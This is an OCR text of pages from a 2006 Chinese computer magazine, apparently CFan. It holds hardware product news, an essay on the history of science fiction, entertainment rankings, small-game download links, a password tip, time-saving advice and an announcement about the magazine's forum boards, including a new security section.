近日，三星显示器成功开发出使显示器对比度增强数倍的新技术，再创业界色彩巅峰，时隔一星期，这款动态对比度2000：1的型号为931BF产品将在国内上市的消息就不胫而走，以其华丽贵族的身份惊艳亮相。

931BF的贵族气质溢于其外表的简洁：黑色的窄边框、仅包括一个按键的前面板、时尚的蓝色LED电源开关，无论轮廓还是细节都令931BF散发出不一样的高贵气质。

931BF具备的动态对比度2000:1，采用三星动态画面对比度增强技术，控制背光驱动和亮度，最优化动态画面的显示品质，使动态画面下的对比度达到2000:1，使用户享受到清晰完美的动态画面。

931BF具备极速2ms灰阶响应时间，三星独有的顶尖RTA技术成就了目前世界上最快的响应时间，灰阶响应时间是决定动态画面清晰程度的主要参数，灰阶2ms响应时间已推进到人类肉眼可见的极限水准，彻底解决了液晶的拖影问题，将为消费者带来毫无时滞的动态视觉效果，令你的游戏世界无限欢畅。

P&E大展：爱国者勇为先锋

2006年4月27日~30日，第九届中国国际照相机械影像器材与技术博览会（简称P&E大展）在北京国际展览中心如期举行。作为全亚洲最大的摄影器材类展会，本届P&E吸引了诸如佳能、索尼、三星等众多重量级厂商参展。但是与往届展会完全由国际厂商主导不同的是，在本届大展上，一股新势力正在崛起，以爱国者为首的国产厂商开始走进大众的视线，给人留下了非常深刻的印象。

爱国者180平方米的展位位于4号展馆最醒目的位置，虽然旁边就是奥林巴斯、三星等国际巨头，但爱国者展位始终吸引大量观众聚集，其中的原因固然与特色突出的展位布置有关，但最根本的原因还在于爱国者这次令人耳目一新的参展产品所产生的轰动效应。之前爆料的全球首款千万像素高端家用数码相机V1000终于露出了庐山真面目，爱国者这次参展的还包括已经上市的V80+、V80、V68、V66、V60、V60+以及新成员V660、V670、W1、D50、P706等数码相机、数码摄像机和数码伴侣新品。

希捷公司在中国推广品牌化解决方案

全球首位的硬盘供应商希捷科技公司近日宣布，它已经在中国市场推出了种类齐全的品牌化解决方案。希捷推出的新产品将进一步提高中国用户的数字娱乐、工作和学习等“TB生活”方式体验。此外，希捷还将在北京的中关村科贸电子城设立客户体验中心(Seagate Experience Center)，并将分别在北京、上海和广州的主流IT卖场建立品牌专营店。希捷公司通过实施这些市场推广活动，将提高其整体品牌在中国用户中的知名度。

希捷的品牌移动硬盘解决方案是业内种类最全的产品线之一，包括希捷加密袖珍移动硬盘（1英寸/2.5GB 和5GB）、希捷便携式移动硬盘（2.5英寸/40GB-160GB）、希捷备份式移动硬盘（3.5英寸/160GB-750GB）和希捷数码相机CF硬盘(1英寸/4GB和8GB)。



希捷便携式移动硬盘



希捷备份式移动硬盘



希捷数码相机CF硬盘



希捷加密袖珍移动硬盘

CF [CP16]

q 戴尔推出最新入门级商用笔记本电脑Latitude D520

11028元 l 800-858-2215

2006年5月8日，戴尔公司宣布面向国内市场推出最新入门级商用笔记本电脑Latitude D520，旨在帮助广大小型企业和学校用户最大限度地提高工作效率和技术投资回报。

Latitude D520起价为11,028元人民币。凭借超强的双核性能、全新的工业设计、耐用的镁合金框架以及2.38千克的起始重量，Latitude D520提供了高度可靠、高度灵活、高性能的时尚移动计算能力。此外，用户可自由选择配备英特尔酷睿T2300处理器或赛扬M处理器、14.1或15英寸大屏幕显示屏以及Wi-Fi无线网络模块。





{ 多彩V客系列手机音箱面市

268元 l 0755-21089596

近日，国内著名厂商多彩科技全国首家推出V客系列手机音箱！多彩"V"客系列手机音箱，不仅能够兼容IPOD和手机的使用，同时可对IPOD和手机充电，并支持数据的同步下载，成为全球第一家实现各款手机互换功能的先范。在设计方面打破了以往传统的风格，以简约、时尚、个性来引领现代潮流。产品内置的高保真立体声喇叭使中音表现圆润，高音通透。对于追求时尚个性的音乐发烧友可谓理想所选。

x 漫步者E1100
——在你桌面怒吼的怪兽

320元 l 800-810-5526

E1100是漫步者新培育的桌面怪兽，超现代前卫造型，黑银双色，线条冷峻大气。表面高光处理，球面反射效果，亮泽炫目。顶部旋钮控制开关及音量，喷涂专用防滑橡胶漆，用一只手指即可轻松调节。通电时旋钮外圈幽蓝的光环，让你马上感受到它悠远的血统。由于采取了外接电源设计，使低音炮箱体内容积更大，低音更澎湃。设计灵感源自海螺的卫星箱，采用极具质感的铝质支架，与冷酷的低音炮组合无比和谐，铝质凹面振膜扬声器，强度高，演绎中高频清新靓丽。



q 技嘉科技发表GV-NX79 NVIDIA系列巨匠级显示卡

新品上市 l 010-62102838

显示卡领导厂商技嘉科技与NVIDIA在德国汉诺威展同步发表GV-NX79X512DB-RH / GV-NX79T256DB-RH。GV-NX79系列整合G71绘图核心架构的7900GTX / 7900GT芯片组，采用90纳米的新一代制程，不仅耗电量更小，核心频率亦大幅提升，无论是在复杂3D游戏运作或是细腻的视觉画面呈现，皆能提供使用者更完美的视觉飨宴。

GV-NX79系列采用高速的GDDR3内存，搭载256bit的内存总线、内建高达24条的像素管线，配合低耗电量的90纳米制程，不仅提供优越的3D运算表现，小而优的散热装置更能提供一个较安静的使用环境。技嘉科技所推出的GV-NX79系列，在零件及制程上的技术，完整采用先进的无铅制程、为地球尽一份心。



u 网吧机箱也时尚
——金河田网神二号2051上市

新品上市 l 0769-85967398

最近，继成功推出网吧一号机箱0501B后，再次推出了一款专为网吧设计生产的网神二号2051机箱，这款机箱除了专为网吧设计生产外，还打破传统，一改过去网吧机箱给人们的印象，造型时尚，特别适合高档网吧使用。通过了英特尔英保通平台的测试，被Intel选为网吧推荐使用。


金河田网神二号2051机箱全屏蔽、防电磁干扰设计，无光驱位，体积小，做工精细，非常适合网吧使用，且降低了网吧成本。网神二号2051还特别设计了键盘、鼠标、耳麦、电源防盗锁扣设计，将风险降至最低。网神二号符合Intel TAC 1.1规范，是标准的38度机箱，散热更好，结构稳，工艺精，组装方便。前置USB/SOUND接口，连接外设更方便。最贴心的设计是，按照英特尔英保通平台设计规范，配置了侧板锁加报警器设计，双重保险，更加安全。



u ANC 奥尼　宝马 S777 豪华版火爆上市

199元 ｜ 0755-29980885

宝马 S777 标准版面世以来，好评不断。如今宝马 S777 豪华版又将火爆上市。宝马 S777 豪华版秉承宝马尊贵的造型，采用目前摄像头顶级配置，USB2.0 接口，200 万像素，画面高清流畅。并且奥尼还联手中星微附加"超级人脸追踪技术"，再加上原有的ANC奥尼独特的负离子功能，造就了宝马 S777 豪华版不凡的品质。





t 爱国者家居炫彩音频播放器 ——彩音盒 F529

899元 ｜ 800-810-7666

国内数码及移动存储厂商华旗近日推出的首款家居数码音频播放器——爱国者彩音盒F529全面到货。该款产品是时尚与科技的完美结合体，清新简约，由法国工业设计大师antonio parker，参照欧式建筑和欧式家具的灵感设计而成的后现代主义经典之作，成为华旗资讯进军数字家庭领域的重要产品。

彩音盒F529是一款适用于家庭装饰的时尚数码装备，其与众不同之处在于顶部设有高亮度炫彩光源的闪灯，在播放音乐时，可随音乐节奏自由变换色彩，并设有柔和、跳动、渐变等6种闪灯模式随意选择。它内设PHILIPS高端音频模块、扬声器全音域环场技术、及低音单元动态补偿技术，真正实现极品音色的3D无指向声场，无论哪个位置都是聆听的黄金点。



u 599 元尽享双核　华硕 P5P800-VM

599元 ｜ 800-820-6655

华硕 P5P800-VM 的主板使用 865G 芯片组以及提供原生 AGP 8X 插槽，可以完美支持 4GB 双通道，DDR400 内存理论传输带宽达到每秒 6.4GB。华硕 P5P800-VM 采用了华硕惯用的棕色松脂 PCB，基于 Intel 865G + ICH5 芯片组设计，前端总线最高可支持到800MHz并能够支持533MHz的赛扬D处理器。通过修改则可以完美支持市场中主流的 LGA775 接口 Intel 处理器，让人惊讶的是它可以完美支持65nm 双核处理器，64位 CPU 也包括其中。这样的配置已经完全达到了目前最主流的主板配置，加上华硕的品质保证，对于任何用户来说都是一个大大的诱惑。



q 方正 Mininote笔记本个性独特 与众不同

新品上市 ｜ 010-82529999

方正Mininote是方正科技推出的国内最小笔记本，一经上市就凭借颠覆传统的时尚外观及打破常规的设计元素，掀起一股“笔记本个性化”风潮。7英寸宽屏的精致机身，无盖屏幕以及外接键盘、光驱的设计极大地精减了机身的体积和重量，让Mininote整机重量仅0.83Kg，轻薄程度趋于极致。在功能方面，Mininote机身附带指点笔，能够实现手写输入，车载GPS功能为自驾车旅途提供安全保障，内置130万摄像头，数字式音量大小和屏幕亮暗调节键，内置蓝牙模块、802.11b/g无线网卡，为移动生活增添了诸多便利。另外，它还符合目前社会上提倡的节能趋势，采用Intel超低电压CPU，低功耗，低散热，更节电，更环保。

p 麦博 Pure10 HIFI 音箱

3800元 ｜ 800-830-5652

Pure10 由享有盛誉的麦博签约设计师 Peter Larsen 设计，是近年来国内难得一见的 Hi-Fi 音箱精品！ Pure10 从设计到定型，总共耗时三年才打造而成，可见麦博对其的慎重。Pure10造型简洁、音质优异，曾经参展2005年德国EFA展并获得专家一致好评。Pure10的音乐特色是将高解析力和柔美音色这一对矛盾完美融合！一般说来，解析力佳的监听级音箱会因为音染较少的原因而声音干涩，而音色柔美的音箱又会因为音染过重而导致解析力变弱，音乐失真。Pure10在这两者中找到一个非常完美的平衡点。Pure10的低音使用低碳T铁，低碳T铁磁导率高，能够得到更好的低音质量和下潜度，但材质很软，在设计和应用上难度极高。麦博运用各种方法来进行试验，终于完美地解决这个问题！



CF [CP17]

偶就稀饭

科幻之门

■ V3

科幻爱好者中盛传着这样一则“世界上最短的科幻小说”：“地球上最后一个人坐在房间里。这时响起了敲门声。”美国著名评论家伊哈布·哈桑曾说：“科幻小说可能在哲学上是天真的，在道德上是简单的，在美学上是有些主观或粗糙的，但是它似乎触及了人类集体梦想的神经中枢，解放出人类这具机器中深藏的某些幻想。”

> 智慧女神雅典娜说，挽起你的弓吧，向相反的方向各射出一支羽箭。当它们在飞行中相交的时候，世界就不是原来那个样子了！如今，科学和艺术这两支羽箭飞越了遥远、辽阔的时间和空间，果真在一点上相交了，人类文明之花铺满大地。

科幻长河

在哲学主题上，科幻小说和人类上古的神话传说有着相似的精神基础，即对人类与宇宙关系的解释、人类社会未来命运的关注与猜测。在文学谱系上，浪漫主义的文学传统应该是科幻小说最早的文学母体。早期的科幻小说往往带有恐怖小说、冒险小说或奇幻小说的痕迹。

科幻小说诞生于19世纪，是欧洲工业文明崛起后特殊的文化现象之一。英国诗人雪莱的妻子，女作家玛丽·雪莱最早将科学幻想元素引进小说创作中来，她的《弗兰肯斯坦》被许多评论家和爱好者“追认”为世界上第一部科幻小说。

19世纪末，20世纪初，欧洲出现了两位重要的小说家。“科幻小说之父”儒勒·凡尔纳，出生于法国航海世家，作品在文学风格上继承了冒险小说的一切特点：不可思议的个人冒险、异域风情，表现出一种前所未有的“科学乐观主义”。他的一些科学幻想真的成了现实，如“80天环游地球”、人类登月、大型潜水艇等。

如果说凡尔纳开启了科幻小说的大门，那么英国人威尔斯则长驱直入、开疆拓土，指出了后世科幻作家可以继续探索的所有道路。20世纪科幻小说中几大主流话题，如“时间旅行”、“外星人”、“反乌托邦”等等，都是威尔斯所开创的。代表作：《时间机器》、《星际战争》、《最早登上月球的人》、《当睡者醒来时》等。

眼花缭乱的科幻元素

科幻小说题材所涉及的范围相当广泛，以至于难以列出单独的清单——除非另开一本百科全书。一起来看看目前主流的科幻小说主题：人类社会、社会形态与反乌托邦、科学和技术、机器、电脑和机器人、异化的人、外星球和外星人、外星球、星际旅行、外星人、时间、未来、架空历史、控制时间与时间悖论。

硬科幻小说(Hard Science Fiction，简称Hard SF)的核心思想是对科学精神的尊重和推崇，在手法上，以追求科学的细节或准确为特性，着眼于自然科学的发展，故事情节依靠技术来推动和解决，作者也会尽量让故事中的科技与出版时已知的科学保持一致。

软科幻小说(Soft Science Fiction，简称Soft SF)是情节和题材集中于哲学、心理学、政治学或社会学等倾向的科幻小说分支。相对于“硬科幻”，作品中科学技术和物理定律的重要性被降低了，所涉及的题材往往被归类为软科学或人文学科。

有许多人认为没有必要去细分科幻小说，一个典型的混乱案例是《星球大战》。许多保守的顽固分子因为其中“原力”(Force，某种超自然的精神力量）的设定而认为它不属于科幻，而只能算奇幻小说；另一些硬科幻小说拥护者认为好莱坞太空电影都是奇幻；而公众一般直截了当地把它们统统归为“科幻电影”。

近来出现了一种新的说法，SF不再是“Science Fiction”的缩写，而变为代表“Speculative Fiction”，即推理小说。这个“SF”的定义比较宽容，涵盖了奇幻小说、恐怖小说和科幻小说这三种关系密切的小说类型。

科幻的特质

全球性：科幻文学是唯一具有全球化色彩的文学样式。科幻作品往往以人类命运为主题，人物来自各个国家，背景也超越一个国家的狭小界限，甚至超越整个地球的界限。比如凡尔纳的《八十天环游地球》、《海底两万里》、《太阳系历险记》等等，胸怀之博大，视野之开阔可见一斑。

预言性：六十年代，当电脑还没有在美国普及的时候，科幻作家阿西莫夫就写下过一篇脍炙人口的短篇科幻小说《他们那时多么快乐》，讲一个生活在三个世纪以后的孩子，从小就是在电子媒体的包围中长大。有一次，他偶然从小朋友家里看到一件传家宝，一本真正用纸印刷的书，感到无比惊讶、感慨和惆怅。

理科生的天下：艾萨克·阿西莫是一位哥伦比亚大学的化学博士，研究领域深入科学类的数理化、天文、生物、医学，还旁涉人文类的文学、宗教、史地等，可以说，科幻创作只是他的其中一个爱好和职业。看看《没有夏娃的亚当》的作者阿尔弗雷德·贝斯特，是一个物理实验室的研究员，而大名鼎鼎格利高里·本弗德，更是一个著名的物理学家，正是这种有着深厚科学背景的人的加入，使国外的科幻界的科幻内核十分坚固。

科幻文艺风暴

科幻文艺已经成为全球热爱幻想的青少年的主流文化，更深刻影响了20世纪人类社会的思维方式和娱乐生活。

电影：电影诞生之初，惊悚风格的科幻故事就常被搬上银幕。作为“科技进步结出的艺术硕果”，电影似乎和科幻小说有着天然的姻缘。电影发明百年来，“科幻片”一直是一个重要的类型。

动漫：无论是铁臂阿童木，还是哆啦A梦，或者大侠超人、蝙蝠侠、蜘蛛人，无一不借科技之力降妖除魔。科幻一直是动画、漫画领域最流行的主流设定。

免费科幻资源看过来

科幻小说聚集地tofind.com/opendir/Literature_And_Arts/Literature/Contemporary_Literature/Novel/Science_Fiction

卫斯理科幻小说全集130部下载 http://down.uutang.com/softview/SoftView_331.html

极其重要的大杂烩http://www.cads.cn/literature/classes/novels/science_fiction

美国科幻奇幻作家网 http://www.sfwa.org

国际推理小说 Speculative Fiction

下载电子书看科幻小说、在论坛或自己的博客发表科幻作品，或者等车的时候，我们看口袋书里的科幻……“哈里波特”与“魔戒”神奇吗？其实，在我们自己心中，科幻之门早已敞开，那绚丽多彩的科幻世界将永远让我们的心灵欢畅，生活明亮。CF [BL01]

CFan双周榜

全球最流行网络游戏排行榜

网络游戏不仅在国内很火，在全球也是热潮迭起。众所周知，目前亚洲是世界网络游戏最发达的地区，这次公布的全球最流行的网络游戏排行榜中，排名前五位的网络游戏，由亚洲游戏公司制作的就有两个。

NO.1 World of Warcraft 中文名：魔兽世界 综合评分：8.7

《魔兽世界》自从传出开始制作的消息，就开始把持MMORPG.com"最令人期待排行榜"的前列位置，而随着它的面世，更是直接就拿下了"最火爆游戏"的头把交椅，以综合评分1分的巨大差距领先第二名，预计在相当长的时间里，《魔兽世界》恐怕不会离开这个位置。



NO.2 EVE Online 综合评分：7.7

《EVE Online》在国内的影响力可能并不惊人，但在欧美，尤其是北美市场上，也只有暴雪能打败它。《EVE Online》是一款以广阔的宇宙为背景，设定在外太空的大型多人网络游戏，10万以上玩家可以同时玩游戏，并提供非支离破碎的单一的宇宙即时战略游戏。

NO.3 City of Heroes 中文名：英雄城市 综合评分：7.6

《英雄城市》是NCsoft公司于2004年4月推出的一款新型网络游戏。该游戏明显不同于NCsoft以往擅长的欧洲古魔幻主义风格，开发小组采用的是"英雄"和"未来科幻"题材，游戏中的角色外貌极似超人和X-Men中的人物，玩家可以选择自己所喜爱的角色，扮演一回城市英雄。作为之前没有任何背景的新网游，无疑是一个很大的成功。

NO.4 Final Fantasy XI
中文名：最终幻想网络版
综合评分：7.5

由日本Square Enix制作的《最终幻想网络版》是《FF》系列中首款Online化的作品，同时也是PS2上首款网络角色扮演游戏，推出后受到许多FF迷们的喜爱。



NO.5 Anarchy Online 中文名：混乱在线 综合评分：7.5

Funcom公司制作的《混乱在线》是一个值得关注的在线角色扮演游戏，它是这类游戏中第一个采用了未来派科幻设定的游戏。

中国十大五星级电影院

1	北京华星国际影城	2	上海永乐影城
3	上海超级电影世界	4	广州中华广场电影城
5	深圳新南国影城	6	江苏常州亚细亚影视城
7	湖北武汉市亚贸电影城	8	重庆国际影城
9	南京"新城市"电影城	10	湖南长沙横店潇湘王府井影城

除了现在在一般影院都可看到的设施外，五星级影院还有很多特别的细节规定：比如电影院内得有咖啡厅；夜间影院外部得有霓虹灯或现代化灯光装饰；要有专供残疾人进出影院的通道及专用厕位，无障碍观映条件和其他服务；观众坐的是高档、活动时无噪声的软椅；电影院里，夏天的温度不高于28摄氏度，冬天不低于18摄氏度等等。如果符合五星级规定的条件，影院将获得由国家广电总局颁发《星级证书》，被授予相应的星级标志。

新歌 TOP10 排行榜

名次	歌手	歌曲
1	蔡依林	《舞娘》
2	李玖哲	《我会好好过》
3	苏慧伦	《爱了就懂了》
4	叶一茜	《阳台外的天空》
5	周笔畅	《呃》
6	安又琪	《唱得响亮》
7	王 筝	《我们都是好孩子》
8	何以奇	《黑白世界》
9	苏慧伦	《不想想太多》
10	郑中基	《三生有幸》



蔡依林的《舞娘》人气极高，不过有网友指出其MV在多处抄袭了幸田来未今年年初推出的《SHAKE IT》MV。2006年的超级女声又开场了，在新歌TOP10中周笔畅和安又琪就占据了两大席位，安又琪的《唱得响亮》是今年超级女声的主题曲。据说今年的海选中又出现了不少强人，有个自称通过钢琴10级的女生，要演唱"命运交响曲"，然后对着评委就唱："刚刚刚刚！刚刚刚刚！！……"

热门动漫 TOP10 排行榜


1 《海贼王》
2 《火影忍者》
3 《LOVECOMPLEX》
4 《银魂》
5 《这里是葛饰区龟有公园前派出所》
6 《高校出道》
7 《职员金太郎》
8 《冒险王比特》
9 《武装炼金》
10 《家庭教师》

《海贼王》、《火影忍者》都是大家很熟悉的少年热血类漫画，而《LOVE COMPLEX》则是最近人气极升的一部少女漫画作品。《钢之炼金术师》的巨大成功让炼金术题材的漫画作品都大受好评，于是《武装炼金》也勇敢地闯进了前十位。



CF [BL02]

办公室小游戏



美女也赛车

这款来自PS2平台的小游戏全部采用了女性角色，加上3D的Q版造型，相信会让众MM眼前一亮的。

游戏玩起来没有很强的速度感，对于游戏苦手上手也不是很难，只是游戏的键位设置比较奇怪，回车键为加油，Ctrl键为刹车，Shift是倒车，BackSpace键加速，上下左右四个键控制方向，且不支持自定义键位，玩起来给人怪怪的感觉。

游戏名称:美女卡丁车(Action Girlz Racing)

下载地址:ftp://www.smallgame.org/download/060504/ActionGirlzRacing.exe



另类《仓鼠球》

《仓鼠球》这款小游戏应该有不少人都玩过吧，不过这款游戏已经有段时间没有推出新版本了，在《仓鼠球4》到来之前，来体验一下在玻璃球体中滚动的“仓鼠英雄”吧。

这款游戏虽然只有五关，但难度相当大，而且一旦失败就要重新开始，非常痛苦。游戏中用方向键控制仓鼠英雄移动，“？”键为更改视角。更改视角这个功能一定要活用，即便在同一关卡，不同的障碍使用不同视角也会让你过关更容易些。

游戏名称:仓鼠英雄(Hamster Heroes)

下载地址:ftp://www.smallgame.org/download/060506/HamsterHeroes.exe




目标:保卫零食王国

零食王国遭到攻击！这块土地已经被蜜蜂和内奸果冻妖怪所占领，现在只有一个人能阻止这场噩梦，他就是不会被敌人吓倒、拥有顽强的意志和无尽的力量，我们的英雄——面包忍者。游戏中用方向键控制面包忍者移动，回车键为跳跃，Ctrl键为飞镖。游戏共三大关卡，每关都会遇到不同的敌人，玩起来还是很有意思的。

游戏名称:面包忍者(Ninjabread Man)

下载地址:ftp://www.smallgame.org/download/060505/NinjaBreadMan.exe



“翻镜子”游戏

游戏中玩家要利用镜子的折射原理，使远古文明重塑光彩，开启亚特兰蒂斯之光。

游戏玩法很简单，玩家只要转动镜子，改变光线的折射方向，连接最后的光源即可。游戏中左键逆时针，右键为顺时针来转动镜子。

游戏名称:亚特兰蒂斯之光(Lumen)

下载地址:ftp://www.smallgame.org/download/060501/Lumen.exe



超刺激！推理游戏大集合

“空房出逃”应该很多人都玩过，如果你和小编一样，玩通这款游戏还不过瘾，那么下面这个推理游戏大集合你可就不能错过了。

这里面的游戏有:丛林冒险系列、米勒山庄疑案、木偶战记系列、逃离沉没之船、逃离误入密室、恐怖古宅探秘等等。款款精彩，款款耐玩。

游戏地址:http://www.pconline.com.cn/pcedu/specialtopic/060501flash/index.html

CF [BL03]

“安全”的密码



友情提示：用本子记下密码固然不会忘记，但是安全性却降低很多。可以采用这样的方法：密码记在本子上，中间几位不会忘记的密码用脑子记住，这样就两全其美了！

■张炜昱

CF [BL04]

一天怎样变成36小时

有效节约和利用时间的方法及建议，值得繁忙 IT 人士一看

怎样才能让一天大于24小时呢？虽然我们不能改变真实的时间，但是我们可以获得更多有效的“实用时间”。实际上，你只要做一些简单的事情，就可以利用24小时来完成36小时的事。闲言少叙，请看我的“36小时日”的秘方。

36小时日策略1：优化睡眠

大多数人需要睡9小时以上才能休息好，而某些人每晚只睡3～5小时就够了。遗传和环境固然是很重要的一个原因，不过我觉得还是有一些方法能让我们睡得少并且睡得好的。下面是我的一些建议：

每天早上定时起床

我是偶然从Steve Pavlina的博客上看到这个方法的。很简单，把闹铃固定在每天早上的某个时间，每天闹醒之后立即起床，直到晚上困了的时候再睡觉，如果不困的话就不要睡。据Steve的说法，这样每周可以节约10～15个小时。

让房间安静一些

许多人卧室中的噪音和光线太强了，影响休息。要想办法尽量降低房间内的音量，如果你居住的地方毗邻噪音很大的公寓或者是有很吵的邻居，可以考虑购置空气清新器或白噪音发生器；在睡觉的时候要设法消除或减少进入房间的光线，比如拉上厚一点或深色的窗帘，效果会很好；另外，把容易影响睡眠的东西（如电视，杂乱的物品等）搬出卧室。

体验小睡

通过小睡的方法，每天可以节约2～5小时。我自己没有尝试过，不知道它是否有效，不过你可以回到Steve的博客上，研究一下这个极具潜力的有效节约睡眠时间的方法。

优化睡眠可以节省出的时间约等于**1.5**小时

36小时日策略2：优化饮食

人体因消化和排泄而耗费的能量要超过进行其他的活动。通过食物和饮料进入我们身体的一切会消耗掉不少的精力，也会影响到睡眠所需要的时间。前几年我比较胖，每天要摄入热量很高的食品及大量的蛋白质。结果呢？我需要睡很长时间才能休息好，有时一晚上要睡10～11个小时（进行强度训练也没有用）。

现在我的饮食则是180度的大转变，我吃更多（但是更合理）的混合食品，像蔬菜、水果、谷物及有益于健康的肉类及油脂食品等。精力有了明显改善，睡眠也比以前少了。我的饮食仍需要改进，但是它已经在一点一点地改变着我了。大家可注意有关饮食科学方面的资料，学习一下总是有帮助的。

优化饮食节约出的时间约等于**1.5**小时

36小时日策略3：多任务并行操作

如果你同时能做两件事情，那么这一天里你将能够完成更多的任务。多任务并行操作有没有缺点呢？一个一边在大马路上开车一边打手机电话的女士，这样的多任务操作的例子是不值得学习的。

不过适当应用多任务操作，无疑是有效节省时间的一个好方法。比如对大多数人来说，洗衣或洗碗就是一个不需要动脑子的任务，在此时打电话，就能起到一石二鸟的效果。没有什么能比给一个心不在焉的家伙打电话更让人讨厌的事情了。

另一个多任务操作的好办法就是，把锻炼身体融入到你的日常活动中。需要赶朋友的聚会？没问题，你可以通过慢跑的形式去赴会，这样同时也就完成了你每天的锻炼任务。还有许多方法可以让你把锻炼融入到日常活动中，无须占用额外的时间，比如我有一个健身球，在等待收邮件的时候，就拿它锻炼一会，这绝对是既节约时间又能保持良好体形的好办法。

多任务操作节约出的时间约等于**2.0**小时

36小时日策略4：提高打字速度

在这个电脑时代，键盘是我们与其他人进行交流时的最常用到的。我姑妄猜测一下，我们每个人每天用在打字上的时间差不多有1～2小时，这些可能包括发邮件、聊天、记备忘录、打报告等。当然，有些人可能多一点，有些则可能少一点，平均一下，假设每人每天打字的时间为1.5小时。

现在，假设你打字的一般速度为每分钟40个，如果你提高打字速度为每分钟60个，那么与之前的速度相比，你就等于节约了33%的时间。如果再提供到每分钟80字，那么就节约了50%。每天差不多能节约半小时甚至45分钟。

我用过一款名为TypingMaster的打字软件，它简单易用，并且能实时追踪打字练习的情况，还会把你经常漏打的单词合并到一起让你单独做特殊训练。强烈推荐大家使用。

提高打字速度节约的时间约等于**0.75**小时

36小时日策略5：规划生活

规划好自己的生活，不但可以节约时间并可减轻你的压力。有许多不同的方法和策略能帮助我们进行规划。我发现的其中最好的一个方法（也是我自己在用的）就是David Allen的Getting Things Done（简称GTD）。它的核心理念就是：如何捕获和管理你需要做和需要记住的事。这个方法非常有效，因为它可以让你的头脑从零碎琐事中解放出来，释放你的“精神内存”，从而让你有更多的思考空间，并提高创造力。

规划好生活可以节约的时间约等于**1.0**小时

除了上面所介绍的，还有其他多种方法，如有效改善阅读速度、巧用音频学习资源、借助软件工具、削减电视收看时间、求助他人等，这些方法又可节约约等于5.25小时。限于篇幅，这里不再详细介绍，有兴趣的朋友，可登录 http://spaces.msn.com/members/fly2spring/，查看完整译文以及英文原文的链接。（编译：流言）

CF [BL05]

爱好者Fan Group

文件(F) 编辑(E) 查看(V) 转到(G) 书签(B) 工具(T) 帮助(H)

http://www.cfan.com.cn 转到



网站半月展之 初夏新气象

■零下一度

大家好!我们又见面了!平时都在网上交流，其实CFan杂志也是我们很好的交流平台。

经常上CFan论坛的网友一定不难发现，最近论坛发生了很大变化。为了使我们的版主管理制度顺利进行，论坛又新增了一位管理员——Laszlo.LeE，协助老K同学共同管理版主队伍。我们深信，要想让CFan论坛更好地发展，要想让网友学到更多的知识，一个优秀的版主队伍是不可缺少的。

Laszlo.LeE一上任就对版主队伍进行了调整（具体地址：http://bbs.cfan.com.cn/showthread.php?t=322023）。取消一些由于个人原因不能完成版主工作的版主，并根据各自特长对现任版主进行了调整。这是自去年年初招版主以来最大一次变动。想想从去年3月份cfan论坛改版招版主以来，有很多优秀的版主为论坛做过贡献。在这期间，不断地有人离开我们的团队，也不断地有人进来。一进一出，让我们论坛管理团队一直都具有好的创意和热情。

有人离开就意味着有人进来，所以如果哪位读者也想加入到CFan论坛管理团队中，为广大网友服务，锻炼自己的管理能力，现在就是个不错的机会。到我们的管理版看看自己能胜任哪个版吧（具体地址：http://bbs.cfan.com.cn/forumdisplay.php?f=42）。

对了,应网友要求，论坛在技术交流区又新增了两个版块：安全和本友会。

很早以前就有网友提议增加安全版块（具体地址：http://bbs.cfan.com.cn/forumdisplay.php?f=102）。计算机病毒、木马一直是大家最痛恨的，但也是大家最想了解的。其实防范病毒、木马最好的办法不是安装一个杀毒软件、为系统打补丁，这些只是初级作法，最好的办法是去了解它。只有这样，才能在与病毒的战斗中立于不败之地。

安全版主是一个最需要技术的活，所以一度给大家请来了netknife，一位资深的安全专家。他会尽量为大家解答问题。当然，安全领域的学习永无止境，安全方面的问题也是五花八门，任何人都有不懂的问题，所以遇到别人不能解答问题的时候一定不要进行人身攻击哟。呵呵。

安全版刚开版就有好多人发帖，申请该版版主的人也不少，所以一度相信，这个版一定会为大家在安全领域解决很多问题。同时也希望更多在安全领域有建树的老鸟能多来这里为初学者解决问题。不过一度在这里也要告诉那些刚接触安全领域的读者，随着黑客软件种类的增加、功能的增强，利用网上下载的木马程序就可以把别人机器黑掉，但这并不是黑客行为，也不是我们安全版的初衷。接触安全领域，要静下心来多研究技术，而不是利用技术去坏别人。

很多网友以前都会在“硬件”版中提出关于笔记本的问题。随着笔记本的普及，这种情况越来越多，所以“本友会”版块的出现也算是论坛网友们共同推出的（具体地址：http://bbs.cfan.com.cn/forumdisplay.php?f=101）。以后网友们就可以在这里交流自己使用笔记本的心得，也可以把自己遇到的问题、总结的经验在这里与其他人交流、沟通。笔记本与台式机在维修和DIY方面都有很多不同，不像台式机那样可以自己随便换个主板，换个硬盘。所以在购买的笔记本之前就一定要注意，多听听使用者的意见。

随着网友需求的增加，我们还会不断推出其他版块，为杂志读者和论坛网友提供更多更好的交流平台。

细心的读者会发现在“杂志相关”区中多了一个“拍卖专区”的版块，虽然当大家看到杂志的时候第一期的拍卖活动可能已经结束，但这样的活动以后我们市场部的工作人员还会不断推出滴，这里的所有产品可都是市场价的一半哟，所以如果你中意其中的某款产品，不要忘了将其拍下来呀。

此外，可能很多网友忽略了一个版块——情感驿站（具体地址：http://bbs.cfan.com.cn/forumdisplay.php?f=70&page=2&order=desc）。对于大多数喜欢技术的网友来说，都缺乏一些感性的东西，所以我们才开了这个区。从近一年时间的发展来看，很多网友在这方面表现得还不错。像一度这样缺乏感情细胞的人看了其中的帖子都会被感动。这里推荐两篇给各位读者，希望大家也可以从中领悟到做人的道理：《做儿女的一定要看啊》（具体地址：http://bbs.cfan.com.cn/showthread.php?t=316643）、《值得一辈子珍藏的80句话》（具体地址：http://bbs.cfan.com.cn/showthread.php?t=314339）。

无论是我们的版主、管理员，还是论坛上热心的网友，都在为我们论坛的发展出谋划策，所以我们有决心将论坛建设好，有决心为网友服务进行到底。

CF [DZY01]

完成





